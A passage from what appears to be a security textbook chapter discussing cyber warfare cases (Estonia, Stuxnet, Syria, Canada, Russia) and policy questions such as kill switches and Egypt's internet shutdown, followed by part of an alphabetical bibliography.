Beginning in April 2007, the websites of a variety of Estonian government departments were shut down by multiple, massive distributed denial-of-service attacks immediately after a political altercation with Russians. However, Estonia’s defense minister admitted that there is no definitive evidence that the attacks originated in Russia or that it was state sponsored. Both NATO and Eneken Tikk refused to view the Estonian attack as cyber warfare [[GRO10](#)], but others did.

Iran

As we saw in [Chapter 6](#), the virulent Stuxnet worm attacked a particular model of computers used for many production control systems. The press reported in 2010 that Iran’s uranium enrichment facility at Natanz had been attacked by that worm, which caused failures of many pieces of equipment. Because Stuxnet recorded information on the location and type of each computer it infected, researchers at Symantec determined that the attack occurred in three stages and that the 12,000 infections could be traced back to only five points of infection: domains within Iran linked to industrial processing. The first successful infection, probably through an Internet vector, occurred in June 2009, and

by the end of 2009, almost 1,000 centrifuges had been taken offline. The second infection, in April 2010, involved a Windows vulnerability exploited by insertion of an infected USB drive. Further details of the attack are available in Albright, Brannan, and Wairond [[ALB11](#)] and Markoff [[MAR11](#)].

But who was the perpetrator? We may never know, but the *New York Times* reported in January 2011 that Israel had built a replica of an Iranian uranium enrichment plant at a classified site [[BRO11](#)]. Other press reports suggest that the United States and Israel instigated the attack.

Israel and Syria

Missiles fired in 2007 by Israeli planes did not show up on Syrian radar screens because software had replaced live images with fake, benign ones. But attribution is tentative; here is an example of how the attack is described: “From what journalists have discerned, Israel jammed Syrian radar and other defenses, allowing sufficient time to launch the strike undetected. During the attack, cyber tactics appeared to involve remote air-to-ground electronic attack and network penetration of Syria’s command-and-control systems.” [[MIL10](#)]

But the network was not just disabled. “[Analysts] contend that network penetration involved both remote air-to-ground electronic attack and penetration through computer-to-computer links.” Fulghum et al. [[FUL07b](#)] refer to an analyst describing spoofs of the Syrian command and control capability, done through a network attack. Fulghum [[FUL07c](#)] then described a technology likely used in this attack: “The technology allows users to invade communications networks, see what enemy sensors see and even take over as systems administrator so sensors can be manipulated into positions so that approaching aircraft can’t be seen, they say. The process involves locating enemy emitters with great precision and then directing data streams into them that can include false targets and misleading messages [and] algorithms that allow a number of activities including control.”

In short, not only did the Israelis presumably intercept or block signals, but they also inserted signals of their own into the air defense network. Envision an air defense screen that shows an empty sky while enemy jets are racing through the air.

Canada

In January 2011, the Canadian government revealed that several of its national departments had been the victims of a cyber attack: the Treasury Board, the Finance Department, and Defence Research and Development Canada. Ian Austen [[AUS11](#)] reported that the departments had little or no Internet access for two months. “The breaches were traced back to computer servers in China although there is no way of knowing whether those who perpetrated the attacks were actually in China or simply routing the attacks through China to cover their tracks.” (<http://www.cbc.ca/news/world/story/2011/02/17/f-cyberattack-pradeep-khosla.html>)

It was suspected that the target of the attacks was the confidentiality of the Canadian budget. In Canada, the federal budget is proposed by the prime minister; after it is presented to the Parliament, it is accepted as is—no debates, no changes. For this reason, the proposed budget is kept under wraps, and it is thought that the attackers were trying to reveal its details.

The perpetrators appear to have used two kinds of attacks, both involving social engineering. First, using “executive spear phishing,” they took control of computers belonging to senior officials in the affected departments. Then, they generated messages to the departments’ IT support system, appearing to be from the officials, so that they could obtain passwords to key systems.

Second, the attackers sent email messages, purportedly from the officials, with PDF files attached. When the recipients opened these files, hidden programs were launched that sent confidential information and files back to the attackers. However, a Canadian cyber security researcher “was skeptical that Canadian government investigators could demonstrate that no information was stolen from the systems.” [[AUS11](#)]

Russia

According to the *New York Times* (14 Oct 2014), Russian hackers exploited a flaw in the Windows operating system to infiltrate the computers of various national governments, NATO, and the Ukraine. The attacks seem to have been used to perform espionage on government officials. Of particular interest were activities related to the diplomatic standoff between Russia and the Ukraine. The spying may have begun as early as 2009 and continued at least through the September 2014 NATO summit meeting at which Russian hostility toward the Ukraine was the central topic.

Are These Examples of Cyber Warfare?

Each of these situations certainly qualifies as cyber harm and probably as cyber war, although it is uncertain that they were caused by state agents as opposed to groups of individuals; we may never know who sponsored these attacks. The difference is important: If an attack is state sponsored, the nation being attacked is justified in mounting a diplomatic, economic, technological, and military retaliation against the offending country. Such escalation is unwarranted if independent individuals are the culprits, however.

In all cases, stopping or diminishing the harm is a first priority. For those reasons, technologists and policy-makers have begun to consider a so-called kill switch, a means to halt or destroy computer equipment remotely by sending a signal, as described in [Sidebar 13-5](#). With your background from reading the rest of this book, you should immediately recognize that such a countermeasure is dangerous because an enemy could use the same function to halt critical computers, especially if the disruption were to accompany a concurrent noncyber attack.

Sidebar 13-5 A Kill Switch—Helpful or Harmful?

More and more, the military around the world are concerned about loss of control over what might be inside their more and more sophisticated electronic systems. “Nearly every military system today contains some commercial hardware. It’s a pretty sure bet that the National Security Agency doesn’t fabricate its encryption chips in China. But no entity, no matter how well funded, can afford to manufacture its own safe version of every chip in every piece of equipment.” [[ADE08](#)]

One way the military is trying to control this uncertainty about malware in its

systems is to build in a kill switch, something with which the military could disable some system or software from afar. For example, after the Israeli attack on a suspected nuclear installation in Syria, there was much speculation that an electronic “backdoor” had been built into chips used in the Syrian radar system. “By sending a preprogrammed code to those chips, an unknown antagonist had disrupted the chips’ function and temporarily blocked the radar.” [ADE08]

The appeal of such a kill switch is clear: If something goes wrong, the system or some part of it can be disabled remotely. There are several ways to build such a switch, including addition of extra logic to a chip or extra software capabilities to a large, complex system. The latter may be especially difficult to find:

“Say those 1000 transistors are programmed to respond to a specific 512-bit sequence of numbers. To discover the code using software testing, you might have to cycle through every possible numerical combination of 512-bit sequences... . Tim Holman, a research associate professor of electrical engineering at Vanderbilt University, in Nashville, [says] ‘There just isn’t enough time in the universe.’” [ADE08] But, as we described in [Chapter 3](#), depending on secrecy is a risky countermeasure, especially for a technology as powerful as this.

Critical Issues

Many countries, including the United States, Britain, and France, are creating “cyber commands”: new military entities focused on defending from and waging cyber war. Some experts, such as McGraw and Arce, argue that the cyber domain is not like other military domains, because a country cannot overtake or “own” cyberspace in the same way that an army dominates land, sea, or air. But, as we have seen, many critical issues must be addressed if cyber war is to be a reasonable approach to solving international problems.

We now pose some large questions concerning these issues for you to analyze and debate. There is no single right answer to these questions, nor is there even majority agreement on these answers. We invite you to think through these questions, develop your own answers, and perhaps debate them with friends, family, colleagues, or classmates.

When Is It Warfare?

What constitutes an act of war? According to some historians of war, the action must be taken by uniformed members of the attacking country’s military, and the result must be acknowledged as a military action by the attacked country. By this standard, the attack on Estonia was not an act of war. It may have been instigated by organized criminals or a group of angry citizens, and it was not acknowledged as a military action by any national government. What about the other examples in the previous section: which are likely to be true acts of warfare by this standard? And is this standard reasonable for acts in cyberspace?

How Likely Is It?

Sommer and Brown [SOM11] claim that there will never be a true cyber war. They offer several reasons, including the difficulties of predicting the true effects of a cyber

attack: “On the one hand [attacks] may be less powerful than hoped but may also have more extensive outcomes arising from the interconnectedness of systems, resulting in unwanted damage to perpetrators and their allies. More importantly, there is no strategic reason why any aggressor would limit themselves to only one class of weaponry.”

At the same time, they point to the proliferation of cyber weaponry: “Cyberweapons are used individually, in combination and also blended simultaneously with conventional ‘kinetic’ weapons as force multipliers. It is a safe prediction that the use of cyberweaponry will shortly become ubiquitous.”

Cyber weapons act like conventional ones: They destroy or disrupt a population’s ability to function, weaken the economy, and devastate morale. However, whereas a bomb destroying a bridge or factory can lead to a long recovery time, electronic equipment is fungible and easily replaced. Cyber conflict may shut down a network, but network connectivity and routing have been designed for resilience, so recovery can be reasonably fast. Other aspects of recovery are examined in [Sidebar 13-6](#).

Sidebar 13-6 How Long Is a Cyber Response Effective?

A great deal of media attention was given to the Stuxnet attack, and a great deal of discussion ensued about how best to defend against such attacks. But less attention was paid to the way in which Iran recovered from the attack. In early 2011, David Albright, Paul Brannan, and Christina Wairond [[ALB11](#)] released their analysis of Iran’s recovery efforts. “While it has delayed the Iranian centrifuge program at the Natanz plant in 2010 and contributed to slowing its expansion, it did not stop it or even delay the continued buildup of low-enriched uranium,” they noted. Indeed, the International Atomic Energy Agency (IAEA) watched the process on video cameras installed for monitoring purposes. Hundreds of centrifuges were dismantled and discarded, but they were replaced almost immediately by new machines. The IAEA found “a feverish—and apparently successful—effort by Iranian scientists to contain the damage and replace broken parts, even while constrained by international sanctions banning Iran from purchasing nuclear equipment.” Indeed, in the aftermath of the attack, Iran had “steady or even slightly elevated production rates” at Natanz during 2010 [[WAR11](#)].

Similarly, when Mubarak shut down the Internet in Egypt for five days, as described in [Sidebar 13-7](#), the populace communicated by mobile phone. In particular, by taking pictures and video with their cell phone cameras and then transmitting them through mobile phone technology, they kept the wider world apprised of what was happening in their country [[PRE11](#)].

These events suggest that it is important to ask not only whether cyber war is effective but also for how long. Many discussions among computer security practitioners focus more on the possibility of attack (is there a vulnerability to be exploited?) but not on whether the attack will result in sustained damage or disability.

What Are Appropriate Reactions to Cyber War?

Both Estonia's Ekelan Tikk and Prescott Winter, a former CIO and CTO at the U.S. National Security Agency, suggest that governments and companies should prepare for coordinated attacks. However, they note that it is difficult to prepare for cyber war, because there are few precedents. "Governments know how to negotiate treaties and engage in diplomacy to head off conventional wars, but no one really knows how a confrontation between nations would escalate into a cyberwar," Winter said. "There's a whole dance that nations go through before a traditional war, and diplomacy can often avert conflict ... That doesn't really exist yet in the cyberdomain." [GRO10]

Winter emphasized that nations do not yet have rules of engagement for cyber war, including how to use private-sector networks to reroute traffic and shut down attacks. Tikk urges governments to develop cyber war policies, leveraging cooperation between nations. This kind of cooperation is one of the outcomes of joint cyber security exercises [GRO10].

Some governments are considering increased monitoring of activities on the cyber infrastructure, as a way of watching for unwelcome behavior. But civil liberties organizations are urging care in implementing monitoring, as we discuss in [Chapter 9](#).

Other Policy, Ethical, and Legal Issues

Myriad policy, ethical, and legal issues must be addressed if cyber warfare is to be a viable strategy. We consider several here.

Does a "Kill Switch" Make Sense?

There have been movements worldwide to implement a variety of kill switches in the cyber infrastructure. For example, in the commercial world, Australia has implemented a voluntary code of practice for Australian ISPs. Known as the iCode, it contains four key provisions:

- A notification and management system for compromised computers
- A standardized information resource for end users
- A source of the latest threat information for ISPs
- In cases of "extreme threat," a way for affected parties to report to CERT Australia, facilitating both a national high-level view of an attack's status and coordination of private and public responses.

Included in the extreme threat response is the ability for ISPs to shut down parts of the infrastructure: a kill switch, although this approach would be accomplished by human network engineers, not an electronic signal.

Similarly, in the United States, a bill called "Protecting Cyberspace as a National Asset (S3480)" was introduced in Congress in 2010. Nicknamed the "Kill Switch Bill," it contained a provision that would grant the "president power to act [if] a cyber attack threatens to cause more than \$25 billion in damages in a year, to kill more than 2,500 people or to force mass evacuations. The president would have the ability to pinpoint what to clamp down on without causing economic damage to U.S. interests, for anywhere from 30 to 120 days with the approval of Congress." Although S3480 did not progress beyond committee, the concept could be reintroduced. The bill was based on and would extend the 1934 statute that created the Federal Communications Commission. This existing

legislation authorizes the president to “use or control” communications outlets during moments of emergency involving “public peril or disaster.” The proposed change does not explicitly create a kill switch, but it requires only that the president notify Congress before taking control of infrastructure. Other rulers have already taken such sweeping action, as described in [Sidebar 13-7](#).

Sidebar 13-7 How Egypt Pulled the Switch

In the midst of the 2001 Egyptian revolt against Hosni Mubarak’s rule, a technological revolt was missed by some observers: “the government’s ferocious counterattack, a dark achievement that many had thought impossible in the age of global connectedness. In a span of minutes just after midnight on Jan. 28, a technologically advanced, densely wired country with more than 20 million people online was essentially severed from the global Internet.” [\[GLA11\]](#) Although the blackout lasted only five days and did not in the end help Mubarak stay in power, it offers lessons about security engineering.

The biggest vulnerability exploited by Mubarak was government ownership of the cyber infrastructure. Glanz and Markoff point out that this vulnerability is widespread. “Similar arrangements are more common in authoritarian countries than is generally recognized. In Syria, for example, the Syrian Telecommunications Establishment dominates the infrastructure, and the bulk of the international traffic flows through a single pipeline to Cyprus. Jordan, Qatar, Oman, Saudi Arabia, and other Middle Eastern countries have the same sort of dominant, state-controlled carrier... . Activists in Bahrain and Iran say they have seen strong evidence of severe Internet slowdowns amid protests there. Concerns over the potential for a government shutdown are particularly high in North African countries, most of which rely on a just a small number of fiber-optic lines for most of their international Internet traffic.”

But government ownership is not the only problem. Others include the small number of connections to the outside world, each of which is also government controlled, and the reliance on content coming only from outside Egypt. What resulted was a topology that made it easy for the government to cut Egypt off quickly and almost completely.

Do Existing National Compacts Apply to Cyber Warfare?

National and international cooperation depend on international compacts. But do existing international compacts apply to cyber warfare? There are basic differences in approach to security from one country to another. For example, the European Privacy Directive gives a European citizen ownership of his or her personal information, but in the United States, no such ownership is legally guaranteed. How can these national differences be overcome so that information can be shared among allies fighting a cyber war?

At its meeting in September 2014, NATO member countries agreed that a cyber attack on any of them could trigger a response from all. This action reaffirmed Article 5 of NATO’s foundation agreement, which states that “an armed attack against one or more of

[the member states] shall be considered an attack against them all.”

Does Release of Defensive Information Help the Attackers?

Even when information sharing is enabled, how can it be shared without assisting the attackers? We have seen examples where attackers learn by observing the nature of system changes as the system is repeatedly attacked. How can information be shared without aiding attackers?

Is Cyber Warfare Only a Military Problem?

McGraw and Arce [[MCG10](#)] argue that cyber security is “a complex network of intertwined economic, cultural, diplomatic, and social issues.” Moreover, the geographical boundaries influencing other types of warfare do not exist in cyberspace, and the suppliers of the cyber infrastructure are a vivid, multinational mixture of cultures and perspectives. National war doctrines and political debates do not fit well on the unbounded Internet, where the rules of a single country or alliance are impossible to enforce. Given these difficulties, how can we balance the military’s perspective with these other perspectives? Indeed, with much of the cyber infrastructure in private hands, what is the role of the military at all?

13.5 Conclusion

In this chapter we examine four topics that are the subject of current attention and will likely be the topic of research and development in the computer security community. However, the discussion needs to move beyond computer security students and professionals and beyond even technologists. The issues here are both technological and personal. How do we decide whether a technology is secure enough for widespread use? And who makes those decisions? These questions do not have easy answers in technology; they come only from the political arena.

Thus, the situations raised in this chapter are actually challenges to you as readers, students, professionals, and scientists and engineers. You need to work to communicate the technical aspects of these issues so people outside your peer group can understand them. At the same time, you need to energize the public to engage in these discussions. As you understand from reading this book, we all suffer when security fails. Security can succeed only when the broader public understands and supports it.

Bibliography

The following abbreviations are used in this bibliography.

ACM Association for Computing Machinery

Comm Communications

Conf Conference

Corp Corporation

Dept Department

IEEE Institute of Electrical and Electronics Engineers

Jl Journal

Proc Proceedings

Symp Symposium

Trans Transactions

Univ University

[ABU10] Abu-Libdeh, H., et al. “RACS: A Case for Cloud Storage Diversity.” *ACM Symp on Cloud Computing 2010*, 2010.

[ABC06] ABC (American Broadcasting Corporation). “This Tax Season Beware of Downloading Music of Movies.” *televised news program*, 15 Feb 2006. www.abcactionnews.com/stories/2006/02/060215p2p.shtml.

[ACQ05] Acquisti, A., and Varian, H. “Conditioning prices on purchase history,” *Marketing Science*, v24 n3, p367–381, Summer 2005.

[ADE08] Adee, S. “The Hunt for the Kill Switch.” *IEEE Spectrum*, May 2008.

[AGR00] Agrawal, R., and Srikant, R. “Privacy-Preserving Data Mining.” *Proc ACM SIGMOD Conf on Management of Data*, May 2000.

[AIR00] U.S. Air Force. “Operational Risk Management.” *Air Force Policy Directive*, 90-9, 1 Apr 2000.

[AIR08] AirDefense, Inc. “Bluetooth Networks: Risks and Defenses.” *Unpublished white paper*, 2008. <http://www.airdefense.net/whitepapers/>

[ALB09] Albrecht, M., et al. “Plaintext Recovery Attacks Against SSH.” *Proc 2009 IEEE Symp Security and Privacy*, 2009, p16–26.

[ALB11] Albright, D., et al. “Stuxnet Malware and Natanz: Update of ISIS December 22, 2010 Report.” *Institute for Science and International Security Report*, 15 Feb 2011.

[ALE72] Aleph Null (C.A. Lang). “Computer Recreations: Darwin.” *Software: Practice and Experience*, v2, Jan–Mar 1972, p93–96.

[ALE96] Aleph One (Elias Levy). “Smashing the Stack for Fun and Profit.” *Phrack*, v7 n49, Nov 1996.

[ALF13] AlFardan, N. “On the Security of RC4 in TLS.” *Proc USENIX Security*

Symp, 2013.

[ALL99] Allen, J., et al. “State of the Practice of Intrusion Detection Technologies.” *Software Engineering Institute Technical Report*, CMU/SEI-99-TR-028, 1999.

[AME83] Ames, S., et al. “Security Kernel Design and Implementation: An Introduction.” *IEEE Computer*, v16 n7, Jul 1983, p14–23.

[AND01] Anderson, R. “Why Information Security Is Hard: An Economic Perspective,” *Proc of ACSAC*, 2000, <http://www.acsac.org/2001/papers/110.pdf>

[AND02] Anderson, R. “Security in Open versus Closed Systems—The Dance of Boltzmann, Coase and Moore.” *Proc Open Source Software Conf: Economics, Law and Policy*, Toulouse, France, 21 Jun 2002.

[AND03] Anderson, H. “Introduction to Nessus.” *Security Focus*, Nessus Vulnerability Scanner, 23 Oct 2003. <http://nessus.org/>

[AND04] Anderson, E., et al. “Subversion as a Threat in Information Warfare.” *Unpublished Naval Postgraduate School white paper*, 2004.

[AND04a] Anderson, N. “802.11 Association Hijacking.” *Unpublished web note*, 2004. <http://users.moscow.com/nathana/hijack/>

[AND05] Anderson, R. “Open and Closed Systems Are Equivalent (That Is, in an Ideal World),” in *Perspective on Free and Open Source Software*, MIT Press, 2005.

[AND06] Andrews, M., and Whittaker, J. *How to Break Web Software*. Addison-Wesley, 2006.

[AND06a] Anderson, R., and Moore, T. “The Economics of Information Security.” *Science*, v314:5799, Oct 2006, p610–613.

[AND08] Anderson, R., and Moore, T. “Information Security Economics and Beyond.” *Proc of the Info Sec Summit 2008*. http://www.cl.cam.ac.uk/~rja14/Papers/econ_czech.pdf

[AND72] Anderson, J. “Computer Security Technology Planning Study.” *U.S. Air Force Electronic Systems Division*, TR-73-51, Oct 1972. <http://csrc.nist.gov/publications/history/ande72.pdf>

[AND73] Anderson, J. “Information Security in a Multi-User Computer Environment,” in *Advances in Computers*, v12, 1973, p1–35.

[AND98] Anderson, R. “The DeCODE Proposal for an Icelandic Health Database.” *Unpublished report*, 20 Oct 1998.

[ANT04] Antón, A., et al. “Inside JetBlue’s Privacy Policy Violations.” *IEEE Security & Privacy*, v2 n6, Nov 2004, p12–18.

[ANT07] Antón, A., et al. “HIPAA’s Effect on Web Site Privacy Policies.” *IEEE Security & Privacy*, v5 n1, Jan 2007, p45–52.

[ANT09] Antón, A., et al. “How Internet Users’ Privacy Concerns Have Evolved Since 2002.” *North Carolina State University Computer Science Technical Report*, TR-2009-16, Aug 2009.

[ARA05] Arazi, B., et al. “Revisiting Public-Key Cryptography for Wireless Sensor Networks.” *Computer*, v38 n11, Nov 2005, p103–105.

[ARB02] Arbaugh, W., et al. “Your 802.11 Wireless Network Has No Clothes.”

Wireless Communications, v9 n6, Nov 2002, p44–51.

[ARB10] Arbor Networks. “Worldwide Infrastructure Security Report.” v VI, 2010.

[ARE05] Arends, S., et al. “DNS Security Introduction and Requirements.” *Internet Engineering Task Force Report RFC*, n4033, 2005.

[ARG10] Argonne National Laboratory. “Defeating Existing Tamper-Indicating Seals.” *Unpublished white paper*, Sep 2010.

[ARO05] Arora, A., and Telang, R. “Economics of Software Vulnerability Disclosure,” *IEEE Security & Privacy*, v3 n1, p20–25, Jan 2005.

[AUC03] Aucsmith, D. “Monocultures Are Hard to Find in Practice.” *IEEE Security & Privacy*, v1 n6, Nov 2003, p15–16.

[AUD08] Auddy, A., and Sahu, S. “Tempest: Magnitude of Threat and Mitigation Techniques.” *Proc 10th Intl Conf on Electromagnetic Interference and Compatibility*, 2008.

[AUS11] Austen, I. “Canada Hit by Cyberattack.” *New York Times*, 17 Feb 2011.

[AVC10] AV-Comparatives. “On-Demand Detection of Malicious Software.” *Unpublished technical report*, n25, 17 Mar 2010. http://www.av-comparatives.org/images/stories/test/ondret/avc_report25.pdf

[BAB09] Babic, A., et al. “Building Robust Authentication Systems with Activity-Based Personal Questions.” *Proc SafeConfig 09*, 2009.

[BAC09] Backes, M., et al. “Tempest in a Teapot: Compromising Reflections Revisited.” *Proc. IEEE Symp Security and Privacy*, 2009.

[BAC13] Bachner, J. “Predictive Policing: Preventing Crime with Data and Analytics.” Report of the IBM Center for The Business of Government, Johns Hopkins Univ, 2013.

[BAD12] Badger, L., et al. “Cloud Computing Synopsis and Recommendations.” *NIST Special Publication 800-146*, 2012.

[BAL07] Ballani, H., et al. “A Study of Prefix Hijacking and Interception in the Internet.” *Proc SIGCOMM 2007*, Aug 2007.

[BAN05] Bank, R. “Cisco Tries to Squelch Claim About a Flaw in Its Internet Routers.” *Wall Street Journal*, 28 Jul 2005.

[BAN08] Bangeman, E. “New Ruling May ‘Grease the Wheels’ of RIAA’s Litigation Machine.” *Ars Technica*, 31 Mar 2008.

[BAR06] Barbaro, M., and Zeller, T. “A Face Is Exposed for AOL Searcher No. 4417749.” *New York Times*, 9 Aug 2006.

[BAR14] Baraniuk, C. “Urine analysis hoax prompts health data privacy debate,” *Wired UK*, 2 May 2014, <http://www.wired.co.uk/news/archive/2014-05/02/urine-analysis-hoax>

[BAR98] Baron, J. “Trust: Beliefs and Morality.” *Economics, Values and Organisation*, Cambridge Univ Press, 1998.

[BEC08] Beck, M., and Tews, E. “Practical Attacks against WEP and WPA.” *Proc PacSec 2008*, 2008.

- [BEC10] Becherer, A. “Hadoop Security Design Just Add Kerberos. Really?” *iSEC White Paper*, presented at BlackHat 2010. <https://media.blackhat.com/bh-us-10/whitepapers/Becherer/BlackHat-USA-2010-Becherer-Andrew-Hadoop-Security-wp.pdf>
- [BEL73] Bell, D., and La Padula, L. “Secure Computer Systems: Mathematical Foundations and Model.” *MITRE Report*, MTR 2547 v2, Nov 1973.
- [BEL76] Bell, D., and La Padula, L. “Secure Computer Systems: Unified Exposition and Multics Interpretation.” *U.S. Air Force Electronic Systems Division Technical Report*, ESD-TR-75-306, 1976. <http://csrc.nist.gov/publications/history/bell76.pdf>
- [BEL89] Bellovin, S. “Security Problems in the TCP/IP Protocol Suite.” *Computer Comm Review*, v19 n2, Apr 1989, p32–48.
- [BEN04] Bennet, J., et al. “Hack-a-Vote: Security Issues with Electronic Voting Systems.” *IEEE Security & Privacy*, v2 n1, Jan 2004, p32–37.
- [BEN92a] Bennett, C. “Experimental Quantum Cryptography.” *Jl of Cryptology*, v5 n1, 1992, p3–28.
- [BEN92b] Bennett, C., et al. “Quantum Cryptography.” *Scientific American*, v267 n4, Oct 1992, p50–57.
- [BER00] Berard, E. “Abstraction, Encapsulation and Information Hiding.” *Unpublished report*, 2000. www.itmweb.com/essay550.htm
- [BER01] Berghal, H. “The Code Red Worm.” *Comm of the ACM*, v44 n12, Dec 2001, p15–19.
- [BER03] Berinato, S. “All Systems Down.” *CIO Magazine*, 15 Feb 2003.
- [BER13] Bernstein, D., et al. “On the Security of RC4 in TLS.” *Proc 22nd Usenix Security Symp*, Aug 2013, p305–320.
- [BER14] Bertoni, G., et al. “The Keccak Sponge Function Family.” Web page, <http://keccak.noekeon.org/>
- [BEV05] Beverly, R., and Bauer, S. “The Spoofer Project: Inferring the Extent of Source Address Filtering on the Internet.” *Proc Usenix Workshop on Steps to Reducing Unwanted Traffic on the Internet*, 2005.
- [BIB77] Biba, K. “Integrity Considerations for Secure Computer Systems.” *Mitre Technical Report*, MTR-3153, 1977.
- [BIC10] Bickford, J., et al. “Rootkits on Smart Phones: Attacks, Implications and Opportunities.” *Proc 11th Int’l Workshop on Mobile Computing Systems and Applications*, Feb 2010. <http://www.cs.rutgers.edu/~iftode/hotmobile10.pdf>
- [BID09] Biddle, R., et al. “Graphical Passwords: Learning from the First Generation.” *Carleton Univ Technical Report*, 09-09, 2009.
- [BIH90] Biham, E., and Shamir, A. “Differential Cryptanalysis of DES-like Cryptosystems.” *Proc Crypto Conf*, 1990, p2–21.
- [BIH91] Biham, E., and Shamir, A. “Differential Cryptanalysis of FEAL and N-Hash.” *Eurocrypt Conf*, 1991, p1–16.
- [BIH93] Biham, E., and Shamir, A. “Differential Cryptanalysis of the Full 16-Round DES.” *Proc Crypto 93*, 1993, p487–496.

- [BIR10a] Birnbaum, M., et al. “Criminal Investigation Opened in Grade-Changing Scandal at Churchill High.” *Washington Post*, 4 Mar 2010.
- [BIR10b] Biryukov, A., et al. “Key Recovery Attacks of Practical Complexity on AES-256 Variants with up to 10 Rounds.” *Advances in Cryptology—Proc. Eurocrypt 2010*, p299–319.
- [BIR11] Birk, D. “Technical Issues of Forensic Investigations Cloud Computing Environments.” *Proceedings of the 6th International Workshop on Systematic Approaches to Digital Forensic Engineering (SADFE)*, 2011.
- [BIS07] Bishop, M. “Overview of Red Team Reports,” Office of the Secretary of State of California, 1500 11th St, Sacramento, CA 95814 (July 2007), <http://nob.cs.ucdavis.edu/~bishop/notes/2007-CaSoS/2007-overview.pdf>
- [BIS14] BIS (U.K. Department for Business Innovation and Skills). “Information Security Breaches and Skills.” *Unpublished white paper*. 2014. https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/307296/14-767-information-security-breaches-survey-2014-technical-report-revision1.pdf
- [BLA01] Blair, B. “Nukes: A Lesson from Russia.” *Washington Post*, 11 Jul 2001, pA19.
- [BLA03] Blaze, M. “Rights Amplification in Master-Keyed Mechanical Locks.” *IEEE Security & Privacy*, v1 n2, Mar 2003, p24–32.
- [BLA08] Black, D., and McGrew, D. “Using Authenticated Encryption Algorithms with the Encrypted Payload of the Internet Key Exchange version 2 (IKEv2) Protocol.” *Internet Engineering Task Force Report RFC 5282*, Aug 2008.
- [BLA96] Blaze, M., et al. “Minimal Key Lengths for Symmetric Ciphers to Provide Adequate Security.” *Unpublished report*, Information Assurance Technical Advisory Center, Jan 1996. <http://www.dtic.mil/cgi-bin/GetTRDoc?Location=U2&doc=GetTRDoc.pdf&AD=ADA389646>
- [BLA98] Blaze, M., et al. “Decentralized Trust Management.” *Proc 1998 Symp Security and Privacy*, 1998.
- [BLU09] Blumberg, A., and Eckersley, P. “On Locational Privacy and How to Avoid Losing It Forever.” *Electronic Frontier Foundation white paper*, Aug 2009. <http://www.eff.org/files/eff-locational-privacy.pdf>
- [BOE92] Boebert, E. “Assurance Evidence.” *Secure Computing Corp Technical Report*, 1 Jun 1992.
- [BOG11] Bogdanov, A., et al. “Biclique Cryptanalysis of the Full AES.” *Advances in Cryptology—Proc. AsiaCrypt 2011*, p344–371,
- [BOL91] Bollinger, T., and McGowan, C. “A Critical Look at Software Capability Evaluations.” *IEEE Software*, v8 n4, Jul 1991, p25–41.
- [BON08] Bond, M. “Comments on GrIDSure Authentication.” *web page*, 28 Mar 2008. <http://www.cl.cam.ac.uk/~mkb23/research/GridsureComments.pdf>
- [BON10] Bonneau, J., and Preibusch, S. “The Password Thicket: Technical and Market Failures in Human Authentication on the Web.” *Proc Workshop on Economics of Info Sec*, 2010.

- [BON99] Boneh, D. “Twenty Years of Attacks on the RSA Cryptosystem.” *Notices of the AMS*, v46 n2, Feb 1999, p203–213.
- [BOR01] Borisov, N., et al. “Intercepting Mobile Communications: The Insecurity of 802.11.” *Proc 7th Intl Conf on Mobile Computing and Networking*, 2001. <http://portal.acm.org/citation.cfm?id=381677.381695>
- [BOU05] Boulanger, A. “Open-Source versus Proprietary Software: Is One More Reliable and Secure Than the Other?” *IBM Systems JI*, v44 n2, 2005, p239.
- [BOW14] Bowyer, K., and Doyle, J. “Cosmetic Contact Lenses and Iris Recognition Spoofing.” *Computer*, v47, n5, May 2014, p96–98.
- [BPC10] Bipartisan Policy Center. “Cyber Shockwave.” *web page*, 2010. <http://www.bipartisanpolicy.org/events/cyber2010>
- [BRA06] Bradbury, D. “The Metamorphosis of Malware Writers.” *Computers & Security*, v25 n2, Mar 2006, p89–90.
- [BRA10] Bradley, T. “WikiLeaks: A Case Study in Web Survivability.” *PC World*, 8 Dec 2010.
- [BRA77] Branstad, D., et al. “Report of the Workshop on Cryptography in Support of Computer Security.” *NBS Technical Report*, NBSIR 77-1291, Sep 1977.
- [BRA88] Branstad, M., et al. “Security Issues of the Trusted Mach Operating System.” *Proc 1988 Aerospace Comp Sec Applications Conf*, 1988.
- [BRE02a] Brewin, B. “Retailers Defend Low-Level Security on Wireless LANs.” *Computerworld*, 31 May 2002.
- [BRE02b] Brezinski, D., and Killalea, T. “Guidelines for Evidence Collection and Archiving.” *Internet Engineering Task Force Report RFC 3227*, Feb 2002.
- [BRO02] Brouersma, M. “Study Warns of Open-Source Security Danger.” *ZDNet UK News*, 31 May 2002.
- [BRO11] Broad, W., et al. “Israeli Test on Worm Called Crucial in Iran Delay.” *New York Times*, 15 Jan 2011.
- [BUR12] Burlison, W., et al. “Design Challenges for Secure Implantable Medical Devices.” *Proc IEEE/ACM Design Automation Conf*, 2012.
- [BUT10] Butler, E. “Firesheep.” *Codebutler blog*, 2010. <http://codebutler.com/firesheep>
- [BUX02] Buxton, P. “Egg Rails at Password Security.” *Netimperative*, 24 Jun 2002.
- [BYE04] Byers, S. “Information Leakage Caused by Hidden Data in Published Documents.” *IEEE Security & Privacy*, v2 n2, Mar 2004, p23–28.
- [CAF14] Cafesoft. “Security ROI: Web Application Security as a Business Enabler.” *Unpublished white paper*. <http://www.cafesoft.com/products/cams/security-roi-white-paper.html>
- [CAM03] Campbell, K., et al. “The Economic Cost of Publicly Announced Information Security Breaches.” *Jl of Computer Security*, v11 n3, Mar 2003, p431–448.
- [CAM93] Campbell, K., and Wiener, M. “Proof That DES Is Not a Group.” *Proc Crypto Conf*, 1993, p512–520.

- [CAP14] Caputo, D., *et al.* “Going Spear Phishing: Exploring Embedded Training and Awareness.” *IEEE Security & Privacy*, v12 n1, Jan 2014, p28–38.
- [CAS05] Casey, E. “Case Study: Network Intrusion Investigation—Lessons in Forensic Preparation.” *Digital Investigation*, v2, n4, 2005, p254–260.
- [CAT09] Catteddu, D., and Hogben, G. “Cloud Computing: Benefits, Risks and Recommendations for Internet Security.” *Report, European Network and Information Security Agency*, Nov 2009.
- [CAV04] Cavusoglu, H., *et al.* “The effect of Internet security breach announcements on market value.” *Intl Jl of Electronic Commerce*, v9, n1, 2004, p69–104.
- [CCE98] Common Criteria Editorial Board (CCEB). “Common Criteria for Information Technology Security Evaluation, version 2.” *Report, CCIMB-99-031*, Mar 1998.
